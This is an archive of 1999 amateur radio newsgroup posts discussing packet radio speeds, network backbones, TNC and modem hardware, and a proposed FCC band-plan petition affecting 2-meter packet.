
Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-09 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7m3nlg$4d1$1@news.asu.edu>
Source record: 17479

This URL will give you a list of frequencies for any state:

http://www.tapr.org/directory/index.html#titlebar

Look for where it says: Text Printout

You can download that list. It's as good as the guy that
made it up.

73,

Jack VE3EED/W7
Chandler,AZ
--

3074. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-09 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7m4g1k$2ilg@enews3.newsguy.com>
Source record: 17480

Rob Janssen wrote in message ...

>It's sad, but 1200 baud AFSK is still in use on amateur packet radio,
>even years after the TCM3105 was last produced...

First, Rob tells us that 1.2kb Packet still dominates the network (In the USA)....

>> I'm going to buy a TM-241
>>Kenwood VHF.... are there any restrictions for such rig and high speed
>>radio packet (up to 9600 and more).
>
>It is not advisable to buy this kind of trx for 9600 bps.
>When you want to use it for that purpose, get something that does true
>FM, e.g. surplus commercial trx or something designed for data use.
>
>9600 will work with a Kenwood, but not optimally.

Then Rob tells us WHY 1.2kb Packet still dominates the network (In the USA)!

When standard, widely used equipment is not good enough for "something", then "something" is just plain not going to see much use. Sure, experimenters can cobble up something from an old commercial rig, or those with deep pockets can buy specialized equipment, but as long as "Joe Ham" is left out in the cold, folks, it just ain't going to fly on a widespread basis.

When you consider the fact that "backbone" links between nodes need to be at least 10 times faster than the user access channels in order to work properly, you come to realize just how lucky we are that "Joe Ham" is still stuck with 1.2kb in the USA... If he wasn't, then most of our present VHF/UHF network infrastructure would be almost completely useless and need an immediate upgrade to - at least 10 times the user access speed.

Don't believe me? Take a good look at TexNet, which uses 9.6kb backbones to handle 1.2kb access... TexNet has suffered severe congestion problems at times, despite the backbone being eight times faster than the user access. And I suppose most of us are familiar with the performance of networks which combine user access and node-node links at the same speeds and sometimes even on the same frequencies. Yuk!

From what I understand, 9.6kb user access is common in parts of Europe. - But in those same areas, 19.2 kb full-duplex is common for node-node links. As far as I know, only a few experimenters in the USA have even TRIED using fulldup links at any speed, much less at 19.2kb.

I have been told that a 1.2kb fulldup link will outperform a 9.6kb setup such as TexNet uses, which is subject to HTS. (TexNet uses the same backbone freq for most of it's nodes.. Cheap 'n easy, but also HTS city!) Several of the link timing parameters are simply set to "zero" in a fulldup link.

So don't bemoan the fact that user access in the USA hovers around 1.2kb, unless you are willing to come up with a high-speed data radio that "Joe Ham" can and will use, and at the same time learn to set up your backbone links to HANDLE higher user access speeds.

It most certainly CAN be done. It already HAS been done; just not in the USA.

Maybe we should stop being so provincial-minded and take a good look at what's going on elsewhere, if we want to say goodbye to 1.2kb user access. What has been tried here in the USA obviously does not work.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3075. Re: Please Confirm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-09 00:00:00 UTC
From: wapcutthispart@ica.net
Message-ID: <3785dffe.2485575@news>
Source record: 17481
Cross-posted to: rec.radio.amateur.digital.misc,alt.radio.scanner,rec.radio.scanner

removals1@iname.com (Shiva Nataraja) wrote:

>I've been researching the Hamcomm Data Slicer FSK demodulator in its
>various forms. All of the web pages I've seen so far merely provide
>schematics and tell you to hook it up to your serial port, but don't
>describe precisely what it DOES.

>My guess is that it converts the sinusoidal audio waveform coming
>out of the discriminator tap into a baseband square wave - anything
>on the positive side of 0 in the audio waveform becomes a '1',
>everything else becomes a '0'.

Correct, although some modes don't use sinusoidal waveforms.

>The serial port is configured to generate interrupts to the CPU when
>this demodulated signal chages state,

Correct.

>and a VxD driver notes the times of these changes and passes the
>resulting binary digit stream up to the application for further
>processing.

This is OS-specific. DOS applications, for instance, do not use
any drivers.

>If my interpretation is correct, could not the same result be
>achieved by sampling the discriminator output with a sound card and
>converting each sample into either a '1' or a '0' by comparing it
>with 0, i.e.

You would be better off if you looked at the magnitude of the
samples and interpolated to get the actual zero crossing point.

>If the sound crd's sampling rate were set high enough (i.e. higher
>than the Nyquist rate), the output would be an equivalent series of
>binary digits which could be processed in much the same way as the
>output of a data slicer.

Of course. The sound card just gives you much less timing
resolution, but most decoding applications don't need the
resolution that data slicers provide.

>Is this about right, or am I way off base here?

Close enough. Just be aware that low baud rate digital signals
are usually sent using one audio frequency for zero bits, and

another frequency for one bits (FSK?), while higher baud rate signals use an audio waveform that is essentially a distorted version (but with accurate zero crossings) of the square waves that make up the original digital data stream.

With the former encoding method, several zero crossings occur during one bit-time, while the latter method produces zero crossings only when the data changes between zero and one (i.e. 11010100 will have five zero crossings while 11111100 creates only one zero crossing).

>NOTE: SPAM shields at 100%, Captain!

Same here.

...Andy

3076. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-09 00:00:00 UTC
From: marsgal42@hotmail.com
Message-ID: <7m4vpc$b71$1@nnrp1.deja.com>
Source record: 17482

In article <7m4g1k$2ilg@enews3.newsguy.com>,
"Charles Brabham" <n5pvl@texoma.net> wrote:
> When standard, widely used equipment is not good enough for
"something",
> then "something" is just plain not going to see much use. Sure,
> experimenters can cobble up something from an old commercial rig, or
those
> with deep pockets can buy specialized equipment, but as long as "Joe
Ham" is
> left out in the cold, folks, it just ain't going to fly on a
widespread
> basis...

There is no point in being the only person doing, say,
56k packet if there is nobody else in the area who is
doing it as well.

Please, if only for the sake of completeness, include the
possibility of building a high-speed packet radio. The RF
side is straightforward, and you can use off-the-shelf
modem chips (e.g. MX589), use DSP, or build a hardware
demodulator. For a specific, limited, function like this
you can build a far better radio than you can buy.

Designs for fast (>1 MBPS) packet radios have been published
by folks like S53MV. If duplicating them is beyond the
capability of "Joe Ham" we're in *big* trouble.
--
Laura Halliday VA3LDH "Que les nuages soient notre pied
Grid: FN03gs a terre..." - Hospital/Shafte

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3077. Re: ka-gold and pactor

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-09 00:00:00 UTC
From: "Christopher W. Buckley" <cwbuckle@mtu.edu>
Message-ID: <7m4s7l$8fe$2@campus1.mtu.edu>
Source record: 17483

Pretty much any software that 'helps' you operate the TNC
without learning all of the manual commands will cripple
you in some respect. Just using good old Hyper Terminal
that comes with windows 95/98 or using a simple DOS terminal
program has always worked for me. Of course, you can't
set up a BBS without some pretty fancy scripting, but then
again, the KAM does pretty much all it needs to without any
BBS type software running on it.

On 7 Jul 1999 22:53:00 GMT , Joseph spewed forth to rec.radio.amateur.digital.misc:
:JF>I recently dowloaded "ka-gold" demo from www.qrz.com thinking that it
:JF>would support my KAM pous TNC which has been sittin in a box now for
:JF>about a year waiting for me to set it up for pactor. It has the
:JF>rom version 7.3 I think it it and is pactor ready. The software
:JF>"ka-gold" however as far as I can tell by reading the "read.me's" and
:JF>docs dont mention "pactor" at all, except it has one finle in
:JF>the dir list called "pactor.tnc". Does this software actually
:JF>work in pactor mode on vhf and hf or not??
:JF>I note in the books that came with the kam plus, it is PACTOR ready.
:JF>I also note in the books that it mentions that one can use any
:JF>"TERMINAL" type software as a driver such as PROCOMM plus etc
:JF>and achieve much greater capability in the process. Any comments
:JF>will be appreciated.
:JF> Joe (aka kilroy)
:JF>
:JF>

:JF>--
:JF>**********
:JF>* jfenn@lava.net *
:JF>* Ham KH6JF (since '37) *
:JF>* MARS (AARS) ABM6JF (since '40) *
:JF>* WW2 Vet ARMY SIGNAL CORPS *
:JF>**********

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---- ---- ---- ---- ---- ----
Chris Buckley -- KC0DBY
Vice President / Treasurer
Husky Amateur Radio Club -- W8YY (906)487-1303
Computational Mathematics Consultant
MTU Math Science Department (906)487-3406
Electrical Engineering Undergraduate
Michigan Technological University
cwbuckle@mtu.edu @ Da House -- (906)487-6996

---- ---- ---- ---- ---- ----

Job Security:

The ability to create a system that
is extremely vital to operation, and
at the same time is so complicated
that only you could hope to ever begin
to understand it.

3078. Re: HELP: Ramsey FX-146 & KPC-3!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-09 00:00:00 UTC
From: stanb@localhost.localdomain
Message-ID: <slrn7obfaq.466.stanb@localhost.localdomain>
Source record: 17484
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.space

On Fri, 09 Jul 1999 01:47:26 GMT,
Brian Mileshosky, N5ZGT <n5zgt@swcp.com> wrote:

>Hello Everybody,
>
> I have a Ramsey FX-146 2 meter transceiver I want to use on packet
>with my KPC-3 for APRS, Mir and SAREX. I receive packets just fine,
>but my problem involves the transmit side of things.
>
> I have my TNC connected to the 5 pin DIN on the back according to the
>two manuals, and am having a problem. Whenever I have it hooked up to
>my TNC, the Ramsey rig stays keyed, whether the TNC in powered on or
>off.
>
> The same thing happens when I have the TNC connected to the MIC and
>SPKR jacks on the front of the radio.
>
> My questions...
>
>What is causing the Ramsey to stay keyed?
>
>Can anybody tell me how they have their Ramsey and KPC-3 wired?
>
>Can anybody offer any other tips on how I can get these two to operate
>correctly?
>

Check whether the rig requires positive or negative keying, and which type
the TNC is set to. There is usually a way to switch the TNC between
positive and negative keying, see your manual.

>Thanks! Please email me.

No. You post to newsgroup, I reply to newgroup ;-)

--
Cheers,
Stan Barr G0CLV stanb@dial.pipex.com

The future was never like this!

3079. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-09 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7m58v0$1h6t@enews1.newsguy.com>
Source record: 17485

marsgal42@hotmail.com wrote in message <7m4vpc$b71$1@nnrp1.deja.com>...

>
>There is no point in being the only person doing, say,
>56k packet if there is nobody else in the area who is
>doing it as well.

Exactly. That has been my experience with 9.6kb gear, and I'm sure the same holds true of 56kb gear.

>Please, if only for the sake of completeness, include the
>possibility of building a high-speed packet radio.

Sure... But it will not see widespread use until suitable equipment is available commercially, AND there is network infrastructure that can handle it.. To expect "Joe Ham" to get into home-brewing and experimenting on a widespread basis is unrealistic in the extreme. - To expect him to, when the network cannot even handle the increased load if he did, is just plain dumb.

My point is that the networkers better thank their lucky stars that 1.2kb user access rules in the USA. The US packet network is still getting by on 1.2kb and 9.6kb backbone links, with a very few exceptions. As long as this holds true, high-speed user access is neither practical or desirable. You need backbone links at least 10 times faster than the speed of user access ports.

If the networkers won't build high-speed backbone links, it's pretty foolish to sit around wishing for faster user access.

>The RF
>side is straightforward, and you can use off-the-shelf
>modem chips (e.g. MX589), use DSP, or build a hardware
>demodulator. For a specific, limited, function like this
>you can build a far better radio than you can buy.

I don't doubt that you can, especially since the typical radios which you can buy are generally unsuitable for high-speed packet.
This does not mean that "Joe Ham" will care to build his own on a widespread basis.. To expect them to is pretty silly. It ain't going to happen. There's no reason for him to do so. If there were good reason, we wouldn't be having this discussion.

>Designs for fast (>1 MBPS) packet radios have been published
>by folks like S53MV. If duplicating them is beyond the
>capability of "Joe Ham" we're in *big* trouble.

Correction: We're in big trouble if our plans depend upon "Joe Ham" to do so on a widespread basis.

Let's try to stick with reality; The networkers need to show a bit of leadership by upgrading their backbone links whether "Joe Ham" goes for high-speed or not.
THEN you can start trying to convince the manufacturers to offer decent, inexpensive data radios capable of handling higher speeds, and they might just take you seriously.
THEN you can finally start whining because "Joe Ham" does not go for high-speed packet, if he hasn't already done so by then.

The way things stand now, promoting high-speed user access in the US is a waste of hot air. The networkers need to get off their fat hineys.

What we need is high-speed infrastructure. Everything else hinges upon that.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3080. Best Win95 FREEWARE packet terminal program?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-09 00:00:00 UTC
From: Charles T Johnston <ctj92@primenet.com>
Message-ID: <7m5fr2llm1@nnrp03.primenet.com>
Source record: 17486

Can someone recommend a good freeware term for Win95? Thanks

--

Charles T Johnston - AB7SL
ctj92@primenet.com

3081. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-09 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <378645CB.AD4CE959@junglevision.com>
Source record: 17487

Charles Brabham wrote:
> I have been told that a 1.2kb fulldup link will outperform a 9.6kb setup
> such as TexNet uses, which is subject to HTS. (TexNet uses the same backbone
> freq for most of it's nodes.. Cheap 'n easy, but also HTS city!) Several of
> the link timing parameters are simply set to "zero" in a fulldup link.
>
> So don't bemoan the fact that user access in the USA hovers around 1.2kb,
> unless you are willing to come up with a high-speed data radio that "Joe
> Ham" can and will use, and at the same time learn to set up your backbone
> links to HANDLE higher user access speeds.

Well, I'm not convinced that a backbone would take any more hits because
the user connections are faster. It seems to me that the backbone would
be dependent on how many messages are posted -- and that might go up
slightly if the user connections weren't slow. But, I'll wajer that
most of the capacity comes from sources outside that
net anyway, so speeding up user access, even if it doubled posting wouldn't
make that much of a difference. Since user postings are only a small
fraction of the data. All that @WW stuff has got to reach all the nodes
even if no one reads it at all. It's just that no one reads it now,
cause, like life is too short to sift through it. At 9600, maybe
people could at least browse some of the messages with less pain.

Me, I've just felt too much precious youth slipping away waiting for
1200 baud packet listings to come in. And, like what about, say,
the MFJ data radios and soundmodems -- or Baycom modems. It seems
like the equipment for tbis is pretty much available and not so
expensive. I figure I'm going to put together some 9600 stuff
here, and there is a little 9600 activity here in the SF Bay
area, and maybe, if there's no one to talk to, I'll get
a Kenwood digital HT and send messages to myself or something.
I'm just done with 1200 baud user access ports.

>
> It most certainly CAN be done. It already HAS been done; just not in the
> USA.
>
> Maybe we should stop being so provincial-minded and take a good look at
> what's going on elsewhere, if we want to say goodbye to 1.2kb user access.
> What has been tried here in the USA obviously does not work.
>
> 73 DE Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

--

http://www.junglevision.com

>I'm telling you this because... we've all lost our children, Mr. Ansel.
>
>They're dead to us. They kill each other in the streets. They wander
>comatose in shopping malls. They're paralyzed in front of televisions.
>Something terrible has happened that's taken our children away.
>It's too late. They're gone.
>
>You're angry, Mr. Ansel. You owe it to yourself to feel that way.
>
>All I'm saying is let me direct your rage.

3082. kenwood interface IF10C

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-09 00:00:00 UTC
From: alain stchctouschenko <f1mdt@club-internet.fr>
Message-ID: <37864A5C.ACB33155@club-internet.fr>
Source record: 17488

Please:

Is there some kind soul out there that owns a Kenwood IF10C interface module and is willing to share some information ?

I have been unable to locate an IF10C module (the part of the computer interface that fits inside the TS140S) and have come to the conclusion, after many hours of research, that finding one will be next to impossible.

At this point the best option appears to be the construction of a "replacement" module for the IF10C. To facilitate construction of a replacement module the following information is necessary:

Schematic of the IF10C.
Source Code for the Eprom.
Pictures or direct scans of the Kenwood printed circuit board.

I plan to use cad and photoresist to duplicate the "daughter" board giving me the ability to help others once a successful replacement has been verified.

Any information that you can supply would be greatly appreciated.

Thank you and 73

for direct information
f1mdt@club-internet.fr

3083. Proposed Elimination of Two-Meter Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-09 00:00:00 UTC
From: tjs@garnet.tc.umn.edu
Message-ID: <7m60jj$9sl$1@garnet.tc.umn.edu>
Source record: 17489

Please review for technical accuracy my Web page that provides information
on the Central States VHF Society Petition for Proposed Rule making.
The petition, intended to codify the weak-signal band plan as a
change to FCC rules, apparently unintentionally has the side effect of
prohibiting two meter packet activity.

http://www.umn.edu/home/tjs/CSVHFS.html

In particular, please let me know if I got the analysis of the effects
of the proposed changes on Section 97.305, Authorized emission types,
right. I think my description is pretty close, but I am tired of
reading FCC Rules and emission type descriptions, and so might be off
by just a bit...

-tjs

3084. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-09 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7m60ca$2ib6@enews4.newsguy.com>
Source record: 17490

Cathryn Mataga wrote in message <378645CB.AD4CE959@junglevision.com>...
>
>Well, I'm not convinced that a backbone would take any more hits because
>the user connections are faster.

That's OK... The people who actually work with Packet networking understand this concept very well, and that's what counts. You can remain unconvinced and it won't hurt a single thing. Don't worry.

It appears that your concern revolves around BBS access. The clever way to "speed up" BBS access is to find an FBB BBS that broadcasts message headers as they arrive, and use software like TPK that automatically captures these and stores them on your system. Then, you don't need to connect to the BBS at all, until you are ready to read the messages you have chosen. If you are off the air for a while, the BBS will send you an update. This speeds up access considerably, and cuts down on the amount of time you spend tying up the freq listing bulletins.

I ran a 9.6kb access port on my BBS for a bit over a year, advertised it, and so on. Nobody utilized it, so I put the radio and antenna to better use - at 1.2kb.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3085. Re: Proposed Elimination of Two-Meter Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-09 00:00:00 UTC
From: n9pgo <n9pgo@mediaone.net>
Message-ID: <3786BC1C.F63801B7@mediaone.net>
Source record: 17491

Timothy J Salo wrote:

> Please review for technical accuracy my Web page that provides information
> on the Central States VHF Society Petition for Proposed Rule making.
> The petition, intended to codify the weak-signal band plan as a
> change to FCC rules, apparently unintentionally has the side effect of
> prohibiting two meter packet activity.
>
> http://www.umn.edu/home/tjs/CSVHFS.html
>
> In particular, please let me know if I got the analysis of the effects
> of the proposed changes on Section 97.305, Authorized emission types,
> right. I think my description is pretty close, but I am tired of
> reading FCC Rules and emission type descriptions, and so might be off
> by just a bit...
>
> -tjs

Please review:

CENTRAL STATES PETITION CAUSES A STIR

What a difference a couple of words can make. A petition for rulemaking aimed at formally segregating wideband and narrowband modes on VHF and UHF bands has generated a flurry of comments within the Amateur Radio community. But the controversy is due, in part, to the inadvertent absence of some wording in the filing from the Central States VHF Society of Kerrville, Texas.

The FCC has assigned RM-9673 to the CSVHFS petition, which seeks generally more restrictive regulation of the modes used by amateurs in the 6 meter, 2 meter, 1.25 meter and 70 cm bands. Comments are due on the petition by July 28.

"The Central States VHF Society has long been concerned about the increasing encroachment into the so-called weak-signal portions of the bands above 50 MHz by wider-bandwidth modes, such as voice FM and occasionally packet also," said CSVHFS Government Liaison Committee Chairman Bill Tynan, W3XO. "All the Society was trying to do was to codify current practice into regulations so that nobody is confused."

The CSVHFS petition says that band plans such as those promulgated by the ARRL and other organizations "have not proven adequately successful in limiting these wide band modes from the band segments used for weak signal communication."

Tynan compared the petition's goals to the current regulatory situation on 10 meters, where FM is prohibited below 29 MHz. "I think you could see how bad it would sound on 20 meters if people decided they wanted to run FM because it sounded so good," he said. Problems resulting from wideband interference with narrowband--or weak-signal--modes such as CW or SSB are occurring more often, Tynan said, "especially in the larger cities."

Most of the controversy resulted from inadvertent wording in the CSVHFS petition that would have banned packet and APRS from the 2 meter band. "There's no intention of anything like that," Tynan said. "There was an error committed by me in the appendix in terms of not putting down all the modes that are listed in the rules."

Tynan said the petition actually intended no other modifications of authorization for "data" or "test" modes above 50.3, 144.3, or 222.15 MHz and on the portions of the 70 cm band below 431.8 MHz and above 432.5 MHz. "Unfortunately, by the inadvertent omission of 'data' and 'test' from the Appendix, the filing did not properly reflect that intent," he said.

Tynan said the mistake will be corrected when CSVHFS files its own comments on the petition by month's end.

The changes proposed to Section 97.305 of the FCC rules would have the following effects:

* 50.0-50.1 MHz: Add RTTY and data emissions at up to 1200 bauds (this band segment is now limited to CW only).

* 50.1-50.3 MHz: Delete MCW and data. The band segment would be limited to CW, phone, image, and RTTY, but CSVHFS proposes no maximum symbol rate for RTTY. No wideband FM would be permitted (modulation index would be limited to 1 or less).

* 50.3-54.0 MHz: No changes.

* 144.0-144.1 MHz: Add RTTY and data emissions at up to 1200 bauds (this band segment is now CW only).

* 144.1-144.3 MHz: Delete MCW and data. The band segment would be limited to CW, phone, image, and RTTY, but CSVHFS proposes no maximum symbol rate for RTTY. No wideband FM would be permitted (modulation index would be limited to 1 or less).

* 144.3-148.0 MHz: No changes.

* 222.0-222.15 MHz: Delete MCW, RTTY, data, test (except for brief test transmissions), and wideband FM.

* 222.15-225.0 MHz: No changes.

* 431.8-432.5 MHz: Delete everything but CW and SSB (ie, no wideband FM permitted), and image.

The CSVHFS Board of Directors will formulate its own comments on the petition when it meets in Cedar Rapids, Iowa, July 22-24. The CSVHFS petition also is expected to come up for discussion when the ARRL Board of

Directors gathers in mid-July.

3086. FS: G3RUH 1200 baud modem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-09 00:00:00 UTC
From: Gary Lee Calvert <gcalvert@iquest.net>
Message-ID: <cBzh3.1536$y4.4419@news1.iquest.net>
Source record: 17492
Cross-posted to: rec.radio.amateur.space,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,alt.ham-radio.packet

On ebay auction http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=129247701

1 G3RUH 1200 baud modem. Unfinished project. Assembled but never used. No transformer. All other components are mounted. Meter is also included. Has assembly/instruction booklet for connecting to AEA PK232, PK64, PK87, and Pac-Comm TNC 220. Buyer pays actual shipping from Kokomo, Indiana.

PIX URL at http://members.iquest.net/~gcalvert/images/modem.jpg and
http://members.iquest.net/~gcalvert/images/meter.jpg

73 WB9SMX
--
Gary Calvert
mailto:gcalvert@iquest.net http://www.iquest.net/~gcalvert/home.html

3087. Re: Proposed Elimination of Two-Meter Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-09 00:00:00 UTC
From: tjs@garnet.tc.umn.edu
Message-ID: <7m6iag$9bi$1@garnet.tc.umn.edu>
Source record: 17493

In article <3786BC1C.F63801B7@mediaone.net>, n9pgo <n9pgo@mediaone.net> wrote:
> [...]
>Please review:
>
>CENTRAL STATES PETITION CAUSES A STIR
>
>What a difference a couple of words can make. A petition for rulemaking
>aimed at formally segregating wideband and narrowband modes on VHF and UHF
>bands has generated a flurry of comments within the Amateur Radio community.
>But the controversy is due, in part, to the inadvertent absence of some
>wording in the filing from the Central States VHF Society of Kerrville,
>Texas.
> [...]
>The changes proposed to Section 97.305 of the FCC rules would have the
>following effects:
>
>* 50.0-50.1 MHz: Add RTTY and data emissions at up to 1200 bauds (this band
>segment is now limited to CW only).
>
>* 50.1-50.3 MHz: Delete MCW and data. The band segment would be limited to
>CW, phone, image, and RTTY, but CSVHFS proposes no maximum symbol rate for
>RTTY. No wideband FM would be permitted (modulation index would be limited
>to 1 or less).
>
>* 50.3-54.0 MHz: No changes.
>
>* 144.0-144.1 MHz: Add RTTY and data emissions at up to 1200 bauds (this
>band segment is now CW only).
>
>* 144.1-144.3 MHz: Delete MCW and data. The band segment would be limited to
>CW, phone, image, and RTTY, but CSVHFS proposes no maximum symbol rate for
>RTTY. No wideband FM would be permitted (modulation index would be limited
>to 1 or less).
>
>* 144.3-148.0 MHz: No changes.
>
>* 222.0-222.15 MHz: Delete MCW, RTTY, data, test (except for brief test
>transmissions), and wideband FM.
>
>* 222.15-225.0 MHz: No changes.
>
>* 431.8-432.5 MHz: Delete everything but CW and SSB (ie, no wideband FM
>permitted), and image.
> [...]

The ARRL article reflects what some think the CSVHFS petition _should have said_, not what it _actually says_. I, on my Web page, tried to analyze what the petition actually says. (Personally, I find the CSVHFS filing incomprehensibly sloppy, to the point where it appears to reflect a lack of respect for the FCC and its procedures.)

I believe, and I could be wrong, that there ought to be a substantial number of comments submitted to the FCC that emphasize that the CSVHFS petition, as submitted, is wrong. In a large sense, the only document against which comments can be made is the one actually submitted by the CSVHFS, not some nonexistent document that people think should have been submitted instead.

Beyond the technical accuracy of the CSVHFS submission, there is the substantial issue of whether it is in the interest of amateur radio to move band planning from organizations controlled by radio amateurs (such as the ARRL) to a governmental organization not controlled by radio amateurs (i.e., the FCC). Note that the FCC must make decisions based on the "basis and purpose" of amateur radio specified in Section 97.1 and public policy, not on what is fun, "neat" or popular, as can the ARRL. Also, the FCC procedures are open to non-hams (e.g., LEO interests can submit comments against the CSVHFS petition) and there are probably lots of groups that are much more effective at using or even manipulating the FCC processes than are hams (as evidenced by the CSVHFS petition).

Furthermore, if the FCC were to put their regulatory weight behind some mode, I think there are far stronger arguments that the FCC ought to do what it can to stimulate the development of digital modes, IP and probably spread spectrum. (My comments will probably be along these lines.)

-tjs

3088. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-10 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7odv4e.u6o.nomail@linux.pe1chl.ampr.org>
Source record: 17398

Cathryn Mataga <cathryn@junglevision.com> wrote:
>Well, I'm not convinced that a backbone would take any more hits because
>the user connections are faster. It seems to me that the backbone would
>be dependent on how many messages are posted -- and that might go up
>slightly if the user connections weren't slow. But, I'll wajer that
>most of the capacity comes from sources outside that
>net anyway, so speeding up user access, even if it doubled posting wouldn't
>make that much of a difference. Since user postings are only a small
>fraction of the data. All that @WW stuff has got to reach all the nodes
>even if no one reads it at all. It's just that no one reads it now,
>cause, like life is too short to sift through it. At 9600, maybe
>people could at least browse some of the messages with less pain.

It seems to me that you are only considering the BBS application. All
your users are connecting the local BBS, and the backbone is used to
transfer their messages and bulletins.

Some 10 years ago, when the packet radio enthousiasts dreamt about
a packet network, BBS was only one of the applications. Other applications
that required long-haul data transfer could be written (and some were),
and users could of course make direct connections to other users via
the network.

However, this has always remained so awfully slow that it has not really
taken off, like the Internet has.
With the lack of speed, there was no real motivation to have a network,
and with the lack of motivation there was no commitment to build and
maintain it.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3089. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-10 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <37872B84.D1D78102@junglevision.com>
Source record: 17399

Rob Janssen wrote:
>
> Cathryn Mataga <cathryn@junglevision.com> wrote:
> >Well, I'm not convinced that a backbone would take any more hits because
> >the user connections are faster. It seems to me that the backbone would
> >be dependent on how many messages are posted -- and that might go up
> >slightly if the user connections weren't slow. But, I'll wajer that
> >most of the capacity comes from sources outside that
> >net anyway, so speeding up user access, even if it doubled posting wouldn't
> >make that much of a difference. Since user postings are only a small
> >fraction of the data. All that @WW stuff has got to reach all the nodes
> >even if no one reads it at all. It's just that no one reads it now,
> >cause, like life is too short to sift through it. At 9600, maybe
> >people could at least browse some of the messages with less pain.
>
> It seems to me that you are only considering the BBS application. All
> your users are connecting the local BBS, and the backbone is used to
> transfer their messages and bulletins.
>
> Some 10 years ago, when the packet radio enthousiasts dreamt about
> a packet network, BBS was only one of the applications. Other applications
> that required long-haul data transfer could be written (and some were),
> and users could of course make direct connections to other users via
> the network.
>
> However, this has always remained so awfully slow that it has not really
> taken off, like the Internet has.
> With the lack of speed, there was no real motivation to have a network,
> and with the lack of motivation there was no commitment to build and
> maintain it.
>

Yeah, well the comment was made referring to BBS operations. The point
being that if you stuck higher speed user access to the current network of
BBS's, I just don't see how people would post
that many more messages. Or if that isn't the problem -- how exactly would
higher speed access affect their backbone.

And, even if the users did post more and longer messages,
I'd think you'd be able to fix your backbone bandwidth issues by limiting
the sizes of messages that people posted, or perhaps the number of bulletins
people could post in a day or something. Me, I'd much rather put up with
some kind of posting restrictions -- rather than suffer through listing
out those messages at 1200 baud, bleah.

I'm thinking maybe I should try to get my BBS connected to the packet network
here locally -- just so I can download the messages to my own system
automatically, and not have to mess around with reading off of slow ax25 links.
I sent out a few emails, via packet, and we'll see how that goes -- and what's involved
exactly. Then, I could just browse them right on my own system at high speed.

And, no I wasn't thinking of other ax25 applications.
As for ax25 applications, what is there? I guess APRS and DX Cluster --
both of which I don't think suffer all that much for being at 1200. I keep
thinking that somehow, maybe that Kenwood digital HT, might be a kind of
watershed product for some kind of new ax25-based applications -- other
than what the APRS people are using them for. I don't know yet. And I
guess the thing uses ax25 and not IP, so that's a reason for having an ax25 network.

So there's something new. Also the availability
of cheap software-driven modems, is a new factor. Me, I got the Sound Blaster
modem working in Linux. Getting back to the topic here, Home Made TNC, the
Linux Soundmodem code, honest to god works -- but you want a real sound blaster
with DIP switches.

Here, in the SF Bay area we have IP guys on one frequency, and AX25 guys on other
frequencies. The ip guys typically cluster around the gateways -- and seem
to run jnos -- mostly for receiving email, which works okay. The ax25 guys run
BBS's on a few frequencies around here and do seem to exchange traffic over ham
radio, from what I see. I've met a few users of the ip network who are pretty
enthused about it -- running IRC and email and stuff. Apparently the
ip network doesn't have as much use as the good old days -- though my experience
was that 145.75 was just so busy anyway, this might be a good thing. IP, imo,
is not going away -- just for the applications on the Windows/Linux world being
used in ham radio.

The ax25 guys are hanging in around here, though it seems they're bummed for
the lack of users -- at least in the few email exchanges I've had. Still, I
would also say that forwarding of traffic over ham radio has a long history, and
I hope it continues. I think a little integration would be nice.
It would be nice to be able to browse AX25 mail using an nntp client.

> Rob
> --
> +----------------------------------+--------------------------------------+
> | Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
> +----------------------------------+--------------------------------------+

--

http://www.junglevision.com

>I'm telling you this because... we've all lost our children, Mr. Ansel.
>
>They're dead to us. They kill each other in the streets. They wander
>comatose in shopping malls. They're paralyzed in front of televisions.

>Something terrible has happened that's taken our children away.
>It's too late. They're gone.
>
>You're angry, Mr. Ansel. You owe it to yourself to feel that way.
>
>All I'm saying is let me direct your rage.

